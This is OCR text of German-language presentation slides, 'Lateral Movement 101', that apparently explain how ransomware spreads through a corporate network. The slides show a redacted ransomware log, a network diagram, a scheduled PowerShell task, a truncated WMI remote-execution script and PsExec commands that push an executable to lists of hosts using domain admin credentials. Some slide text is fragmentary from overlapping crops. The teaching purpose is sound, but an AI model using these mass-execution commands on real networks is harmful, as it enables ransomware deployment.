
Classification



```
--------------------------------
[redacted]                          0
started net scan                    1
finished net scan
started exploring on c                      2
             [redacted] has admin access            3
            [redacted] has admin access
[…]
started exploring on [redacted]                                     4
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
[…]
finished end-ing larges on [redacted]                           5
finished end-ing vlrges on [redacted]
finished end-ing larges on [redacted]
finished end-ing lrgmkvs on [redacted]
finished end-ing normalls on [redacted]
finished end-ing vlrges on [redacted]
finished end-ing larges on [redacted]
finished end-ing lrgmkvs on [redacted]
[…]
Started Renaming        6

Started Noteing         7

other minor things
readchedEnd                 8
 doing final jobs
waiting for network threads
```

Lateral Movement 101 / 1


Wenn du auf einem DC bist, startest du keinen Netzwerkscan, sondern …



Name	Type
WIN2008-SVR	Computer
WIN2008R2-SVR	Computer
WIN7PRO	Computer
WIN7PRO-REMOTE	Computer

Lateral Movement 101 / 1

Aber wenn du unbedingt willst, mach es richtig!



DC1
192.168.1.1/16

App Server
192.168.2.54/16

GF
192.168.6.43/16

IT Admin
192.168.1.56/16

Buchhaltung
192.168.1.54/16

File Server
192.168.1.23/16

Betriebsleiter
192.168.5.54/16

Firmennetzwerk: 192.168.1.1 – 192.168.255.255

La

Aber wen

dmin
8.1.54/16

192.168.1.54/16


File Server
192.168.1.23/16

Betriebsleiter
192.168.5.54/16

Firmennetzwerk: 192.168.1.1 – 192.168.255.255

Portscanner der Ransomware: 192.168.1.1– 192.168.1.255


Firmennetzwerk: 192.168.1.1 – 192.168.255.255



```
---------------------------------
[redacted]
started net scan
finished net scan
started exploring on c
[redacted] has admin access
[redacted] has admin access
[…]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
[…]
finished end-ing larges on [redacted]
finished end-ing vlrges on [redacted]
finished end-ing larges on [redacted]
finished end-ing lrgmkvs on [redacted]
finished end-ing normalls on [redacted]
finished end-ing vlrges on [redacted]
finished end-ing larges on [redacted]
finished end-ing lrgmkvs on [redacted]
[…]
Started Renaming

Started Noteing

other minor things
readchedEnd
 doing final jobs
waiting for network threads
```

Lateral Movement 101 / 2

Ich wusste nicht, dass es “falsches” Lateral Movement gibt…



Autoupdate Properties (Local Computer)

When you create a task, you must specify

Action	Details
Start a program	powershell.exe -r


```
$targets = $args
foreach ($target

    $PSScriptRoo
    $exe_Path_Sr
    $root_UNC =
    $dir_Dest =
    $exe_Path_De
    $cmd = $args

    $Path_Dest_U

    $exec_Result

    $WmiMethodAr
    $WmiMethodAr
    $WmiMethodAr
    $WmiMethodAr
    $WmiMethodAr
    $WmiMethodArgs['ComputerName'] = $target
    $WmiMethodArgs['EnableAllPrivileges'] = $true
    $WmiMethodArgs['ArgumentList'] = $args[8]
```

```
start PsExec.exe -d @C:\share$\comps1.txt -u
Domain\Admin -p SecretPwd cmd /c
c:\windows\temp\t3-270.exe

start PsExec.exe -d @C:\share$\comps2.txt -u
Domain\Admin -p SecretPwd cmd /c
c:\windows\temp\t3-270.exe

start PsExec.exe -d @C:\share$\comps3.txt -u
Domain\Admin -p SecretPwd cmd /c
c:\windows\temp\t3-270.exe
```

23

Lateral Movement 101 / 2

Ich wusste nicht



